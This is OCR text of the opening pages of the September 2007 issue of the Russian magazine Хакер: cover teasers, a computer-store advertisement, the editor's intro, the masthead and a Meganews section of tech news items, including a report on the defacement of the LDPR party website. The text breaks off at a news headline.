

СЕНТЯБРЬ 09 (105) 2007

МЕЖГОРОД 4FREE

Новые способы абсолютно халявных звонков по всему миру **стр. 32**



НОУТ В ДОРОГУ!

Тестирование компактных ноутбуков **стр. 18**

ПОЧЕМУ ФАЙРВОЛ НЕ ФАЙРВОЛИТ

Где ты ошибся, настраивая сетевой экран **стр. 42**

DB2, SYBASE И INGRES

Учимся ломать и эти базы тоже **стр. 82**

НОВАЯ РУБРИКА PSYCHO

Тайные рычаги подсознания **стр. 134**

Новая скорость, новые возможности.



Многофункциональный домашний компьютер



в подарок клавиатура и мышь

Счастливые обладатели компьютера StartMaster Magnum EXE на базе процессора Intel® Core™2 Quad не теряют времени зря. Они работают с различными программами, рисуют, изучают языки, играют, развивают математические способности и обучаются многим другим полезным вещам!



StartMaster Magnum EXE C2Q6600

Intel® Core™2 Quad Q6600/1Гб/250Гб/8600GT 256Мб/500W/DVD±RW

Необходимые аксессуары для компьютера

Широкоформатный экран

Монитор Acer AL1916WAs

1440x900/яркость 300кд/м²/ контрастность 700:1/160°/160°/5мс



5799 руб.

Принтер/сканер/копир в одном устройстве

МФУ HP Deskjet F380

4800x1200dpi/20стр/мин(ч/б)/ 14стр/мин(цв)/USB 2.0



1999 руб.

Простая настройка

Веб-камера Logitech QuickCam Go

640x480Пикс/до 30 кадров в секунду/USB



459 руб.

реклама. Цены действительны на 16.09.2007. *Цена указана на системный блок.

Celeron, Celeron Inside, Centrino, Centrino Logo, Core Inside, Intel, Intel Logo, Intel Core, Intel Inside, Intel Inside Logo, Intel Viiv, Intel vPro, Itanium, Itanium Inside, Pentium, Pentium Inside, Xeon, и Xeon Inside являются товарными знаками, либо зарегистрированными товарными знаками, права на которые принадлежат корпорации Intel или ее подразделениям на территории США и других стран.



Сеть магазинов цифровой электроники СтартМастер:

Москва > Московская область > Санкт-Петербург
Ростов-на-Дону > Новосибирск > Новокузнецк > Барнаул
Кемеровская область > Алтайский край

Адреса магазинов уточняйте на www.startmaster.ru или по телефону единой справочной.












www.startmaster.ru
info@startmaster.ru

ИНТЕРНЕТ - МАГАЗИН
www.sm.ru

Большой выбор компьютеров, ноутбуков, фото- и видеотехники, телевизоров, mp3, мобильных телефонов.

INTRO





НУ ЧТО, У МЕНЯ МНОГО ХОРОШИХ НОВОСТЕЙ. С ЭТОГО НОМЕРА У НАС СТАРТУЕТ МАСШТАБНОЕ ОБНОВЛЕНИЕ.

Первым делом хочу обрадовать любителей лома и паяльника: фрикерские штуки теперь у нас существуют в формате отдельной рубрики и каждый месяц независимо ни от чего Длинный будет делать для тебя по 2-3 интересные статьи с самыми долбанутыми опытами, неожиданными результатами и сногсшибательными девайсами.


Пункт второй — это рубрика Psycho. Психика человека — невероятно сложная система, и для хакерского журнала непростительно было бы не писать о взломе человеческих мозгов и протекающих в нем процессов. Все же так интересно и красиво! С этого номера каждый месяц читай о самых необычных свойствах нашей психики и методах, с помощью которых ей можно управлять.

Пункт третий — это DVD. Так получилось, что мы достаточно долго не меняли нашу оболочку, и она у нас морально устарела. Открою тайну: уже несколько месяцев мы по ночам занимаемся тайными разработками новой дисковой оболочки. И теперь рады представить тебе результат с пометкой Beta: web2-ориентированную оболочку с переделанным дизайном, удобным поиском, облаком тэгов и еще кучей добавлений, которые очень скоро найдут там свое место.

Под четвертым пунктом у меня стоит важная вещь. Хакер — народный журнал, и нам нужны ТВОИ идеи. Идеи о том, что бы стоило поменять в журнале. Вот возьми этот номер и, если во время чтения ты поймешь, что тебя что-то раздражает, тебе чего-то не хватает или ты вообще хотел бы что-то серьезно изменить, немедленно присылай свои соображения на reload@real.xakep.ru. Будем обновляться, и не сомневайся — ни одно сообщение не будет пропущено.

nikitozz, главред][

CONTENT 09 (105)




028



042



032



046



074



098



102



112



146



/Редакция
>Главный редактор
Никита «nikitozz» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«gorl»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«Forb» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «step» Ильин
(step@real.xakep.ru)
СЦЕНА
Илья Александров
(ilya_al@rambler.ru)
UNIXOID, XAKEP.PRO и PSYCHO
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr. Klouniz» Лозовский
(alexander@real.xakep.ru)
ФРИКИНГ
Сергей «Dlinyj»Долин
(dlinyj@real.xakep.ru)
>Литературный редактор
и корректор
Варвара Андреева
(andreeva@gameland.ru)

/DVD
>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Unix-раздел
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)

/Art
>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Дизайнер
Анна Старостина
(starostina@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)
>Цветокорректор
Александр Киселев
(kiselev@gameland.ru)
>Фото
Иван Скориков
>Иллюстрации
Родион Китаев
(rodionkit@mail.ru)
Тимур Ахметов
(akhmetovtimur@gmail.com)
>Обложка
Стас «Chill» Башкатов
(chill.gun@gmail.com)

/iNet
>WebBoss
Алена Скворцова
(alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/Реклама
>Директор по рекламе
Игорь Пискунов
(igor@gameland.ru)
> Руководитель отдела рекламы
цифровой группы
Ольга Басова (olga@gameland.ru)
>Менеджеры отдела
Ольга Емельянцева
(olgaeml@gameland.ru)
Оксана Алехина
(alekhina@gameland.ru)
Александр Белов (belov@gameland.ru)
Евгения Горячева
(goryacheva@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)

/Publishing
>Издатели
Рубен Кочарян
(noah@gameland.ru)
Александр Сидоровский
(sidorovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Управляющий директор
Давид Шостак
(shostak@gameland.ru)
>Директор по развитию
Паша Романовский
(romanovski@gameland.ru)
>Директор по персоналу
Михаил Степанов
(stepanovm@gameland.ru)
>Финансовый директор
Моше Гуревич
(mgurev@gameland.ru)
>Редакционный директор
Дмитрий Ладыженский
(ladyzhenskiy@gameland.ru)
>PR-менеджер
Наталья Литвиновская
(litvinovskaya@gameland.ru)

/Оптовая продажа
>Директор отдела
дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Оптовое распространение
Андрей Степанов
(andrey@gameland.ru)
>Связь с регионами
Татьяна Кошелева
(kosheleva@gameland.ru)

>Подписка
Марина Гончарова
(goncharova@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24

> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «ScanWeb», Финляндия
Тираж 100 000 экземпляров.
Цена договорная.

Meganews

ДМИТРИЙ ТРАВИН
/ DMITRY.TRAVIN@GMAIL.COM /

Обо всем за последний месяц

15 августа проекту Gnome исполнилось **10 ЛЕТ**.



Wikipedia для всех


Онлайн-энциклопедия Wikiprdia известна, наверное, практически всем пользователям Сети. В ней всегда можно найти информацию по интересующему вопросу, а также добавить свою статью или отредактировать чужую. С последним пунктом и происходят интересные вещи... Для отслеживания изменений в энциклопедии был создан ресурс Wikipedia Scanner, запоминающий IP-адрес, с которого эти изменения производятся. Как выяснилось, одними из самых заядлых редакторов являются политики ЦРУ США. Ну тут все понятно: политическую информацию грех не поредактировать — можно полить грязью конкурентов, скрыть некоторые подробности о войне в Ираке и т.п. Также в списках редакторов числятся такие компании, как Apple, Microsoft и Dell. Apple добавила негативные комментарии о Microsoft, приписав себе лестные. Dell удаляет высказывания пользователей о плохой работе служб технической поддержки и об условиях труда в странах третьего мира, а Microsoft конкретно правит число поломок в приставке Xbox 360. В общем, бардак в этой вашей Wikipedia...

Формату Compact Disc исполнилось **25 ЛЕТ**. За все время его существования было продано более 200 миллиардов дисков.

Объемная книжка

Сколько бы ни было свободного места на жестком диске, а все равно оно довольно быстро заканчивается. Даже если использовать для хранения данных внешние жесткие диски. Особенно остро проблема свободного места встала с появлением большого разнообразия фильмов HD-качества. Именно для любителей хранить огромное количество данных корпорация Western Digital объявила об обновлении серии двухдисковых внешних накопителей My Book, которые теперь могут иметь максимальный объем до 2 Тб. Версии такого объема будут доступны в виде моделей My Book World Edition II, My Book Pro Edition II и My Book Premium Edition II. Причем первая из них позволит организовать простой защищенный доступ к данным, даже если локальный компьютер выключен. Если такая функция не нужна, то стоит обратить внимание на две другие модели, которые идеально подходят для резервного копирования и хранения огромного количества данных. Если же тебя больше волнует сохранность твоих данных, то половину емкости можно выделить для зеркального копирования (то есть организовать RAID 1).






YouTube для ученых

Если попробовать прочитать какую-нибудь научную работу, то с первого раза достаточно сложно разобраться в разнообразии научных терминов и специфических выражений. Та или иная исследовательская мысль воспринималась бы гораздо легче, если бы была прокомментирована или даже проиллюстрирована самими учеными. Взяв эту идею за основу и объединив свои силы, Национальный научный фонд США, Публичная научная библиотека и Суперкомпьютерный центр Сан-Диего создали сервис SciVee (www.scivee.tv), который в народе прозвали «YouTube для ученых». На сайт службы ученые загружают документы, видео- и аудиоролики, в которых описывают свою работу. Сервис поддерживает обсуждения материалов, создание сообществ по ключевым словам и другие полезные атрибуты. Теперь любой желающий может расширить кругозор или просто понтануться перед друзьями познаниями в такой области, о существовании которой они, вероятно, раньше даже и не подозревали :).

В России самые неорганизованные программисты

Интересное исследование было проведено компанией HP и исследовательским подразделением HP and the Economist Intelligence Unit (EIU). Они выяснили, сколько IT-проектов завершается в срок в разных странах. Согласно результатам исследования, Россия находится на последнем месте:

Швеция — 44% проектов были завершены точно в срок за последние 3 года,
Швейцария — 24%,
Чехия — 20%,
Германия — 19%,
Дания — 16%,
Великобритания — 11%,
Израиль — 8%,
Финляндия — 8%,
Франция — 6%,
Бельгия — 4%,
Испания — 4%,
Италия — 4%,
Нидерланды — 4%,
Россия — 4%.



Справедливости ради стоит отметить, что на самом последнем месте Россия стоит только потому, что имеющие одинаково плохой результат страны отсортированы по алфавиту, хотя лучше от этого все равно не становится. В поддержку отечественных программистов можно сказать, причины столь низкого процента завершенных вовремя проектов кроются, скорее, не в их плохой работе, а в задержках аутсорсеров, в смене приоритетов в процессе разработки проекта и в слабой координации между менеджерами.



Debian Linux исполнилось **14 ЛЕТ.**


Деловая клава

Компания SVEN выпустила новый беспроводной набор для ценителей удобства и комфорта под названием SVEN Cordless 9002, включающий клавиатуру и мышь бизнес-класса. Строгость внешнему виду набора придает прочный пластик серебристо-черного цвета. Клавиатура сочетает в себе компактность, функциональность и мобильность. 104 основные и 10 дополнительных клавиш удобно расположены на панели размером всего 412 мм на 163 мм. Дополнительные кнопки позволяют получить быстрый доступ к приложениям для работы с мультимедиа, интернетом, электронной почтой и регулятором громкости. Мышка очень удобно лежит в руке, имеет 3 кнопки и колесико прокрутки. Помимо этого, в комплект входит USB-подставка для мыши, в которой расположен приемопередатчик и зарядное устройство. Комплект умеет работать по 256 каналам, что существенно снижает вероятность пересечений с другими радиоустройствами.



Жопа для ЛДПР







В одно воскресное утро сайт Либерально-демократической партии России (www.ldpr.ru) получил новое лицо, точнее, не совсем лицо. Неизвестные дефейснули главную страницу, украсив ее (если можно так выразиться) схематичным изображением задницы. Причем задница получилась плохо, и к ней добавили подпись «Жопа», окончательно отбрасывающую всякие сомнения. Кроме этой информации, была оставлена еще следующая надпись: «La|0$ha HAck you!!! Позаботьтесь о своей системе безопасности!! Nuclear-Wind Hack GROOP». Орфография оригинала сохранена полностью. В самой ЛДПР этот взлом рассматривают как некий политический демарш в преддверии выборов. Помимо этого, были также проведены атаки на сайты Российской объединенной демократической партии «Яблоко» и московской молодежной организации «Молодежное Яблоко». Причем на сайт последней был еще и занесен вирус. Функционирование обоих сайтов было восстановлено за несколько дней. В отличие от ЛДПР, представители «Яблока» не видят в этих взломах политической подоплеки. И правильно — просто кто-то решил немного покуражиться :).

Дуй и говори



Проблема зарядки мобильного телефона в походных условиях давно мучает любителей выбираться на природу. Сколько дополнительных аккумуляторов с собой не возьми, все равно в самый неподходящий момент все они разрядятся. Частично эта проблема решается устройствами, позволяющими заряжать мобилы от солнечной энергии. Однако они все же более актуальны в солнечных странах. Разработчики постоянно ищут новые способы удовлетворения потребительского спроса в рассматриваемой области. Так, например, компания Orange планирует выпустить устройство Orange Mobile Wind Charger, которое позволит заряжать мобильные телефоны, используя силу ветра. Правда, эффективность такого устройства не очень высока — при скорости ветра 5 метров в секунду для зарядки одной батареи понадобятся целые сутки. Но с этим гаджетом можно проделать фокус, который с солнечными батареями не сработает: если нет ветра, телефон разряжен, а поговорить очень нужно, тебя могут спасти твои верные друзья, если будут усиленно дуть на устройство, пытаясь выработать достаточно энергии для поддержания разговора. Причем чем больше друзей примет в этом участие, тем на большую продолжительность разговора ты можешь рассчитывать :).



Только **25% ЛЮДЕЙ**, скачавших Firefox, продолжают им пользоваться. И только **50%** вообще устанавливают его после скачивания.

Зеленые и жесткие

В последнее время стало очень модно бороться за защиту окружающей среды. Многие звезды шоу-бизнеса и просто обычные люди начинают экономить воду, покупать экологически чистые продукты и т.п. Производители жестких дисков решили не отставать от модных тенденций — компания Western Digital представила новые накопители GreenPower с уменьшенным энергопотреблением. Накопители предназначены для настольных компьютеров, корпоративных систем, бытовой электроники и внешних накопителей и могут быть объемом от 320 Гб до 1 Тб. Низкое энергопотребление позволит экономить до 10 долларов в год на одном накопителе. Так, например, центр обработки данных, в котором используется 10 тысяч накопителей, может сэкономить на электроэнергии 100 тысяч долларов в год и сократить объем выбросов CO^2 на 600 метрических тонн, что равносильно исчезновению с дорог почти 400 автомобилей в год. Интересно, а диски с такой технологией будут стоить дороже обычных? А то так и выигрыша может не получиться...



НОВЫЙ DIRECTX 10.1 будет доступен ближе к осени.





Новая проекционная клава

Первую лазерную клавиатуру нам представили еще несколько лет назад. Изначально идея очень хорошая: на стол ставится маленькое устройство, которое проецирует перед собой очертания клавиатуры и фиксирует нажатия. Кроме удивленных взглядов окружающих такое устройство еще и дает возможность не таскать вместе со своим КПК или смартфоном сравнимую с ними по размерам клавиатуру. Но после попыток печатать таким образом все разочарованно возвращались к обычным устройствам. Даже если опустить тот факт, что нажатие не всегда определяется верно, печатать на столе совсем неудобно.

Но производители не отчаявшись решили не останавливаться на достигнутом, и компания Celluon представила новую разработку в этой области под названием CL850. Клавиатура может подключаться посредством USB или Bluetooth, оснащена новой технологией трехмерного восприятия нажатий и специальным зуммером, который издает сигнал при нажатии кнопки. Устройство пока в продажу не поступило, но производители уже заверяют об удобстве работы с ним, хотя лично я сомневаюсь в перспективности подобных технологий.



93% IT-профессионалов обращается за помощью в онлайновые сообщества.

Неправильная реклама




Google продолжает активно продвигать свою систему контекстной рекламы AdSense. Но иногда методы работы этой системы нравятся далеко не всем. Так, недавно крупный американский авиаперевозчик American Airlines подал в суд на компанию Google, ссылаясь на нарушение прав на торговую марку. Оказалось, что название American Airlines присутствовало в системе AdSense в качестве платного ключевого слова, которое переводило на сайты авиакомпаний-конкурентов. Подобное использование контекстной рекламы очень популярно в рунете, но выяснилось, что и американские компании грешат подобными техниками. В иске требуется запретить использование торговой марки без разрешения ее владельца и возместить материальный ущерб. Как окончится судебный процесс, в принципе, ясно уже сейчас, дело остается только за выяснением суммы ущерба.





Ожидается, что к 2010 году объем рынка рекламы в блогах вырастет до $300 МИЛЛИОНОВ.


Новый боец на процессорном поле

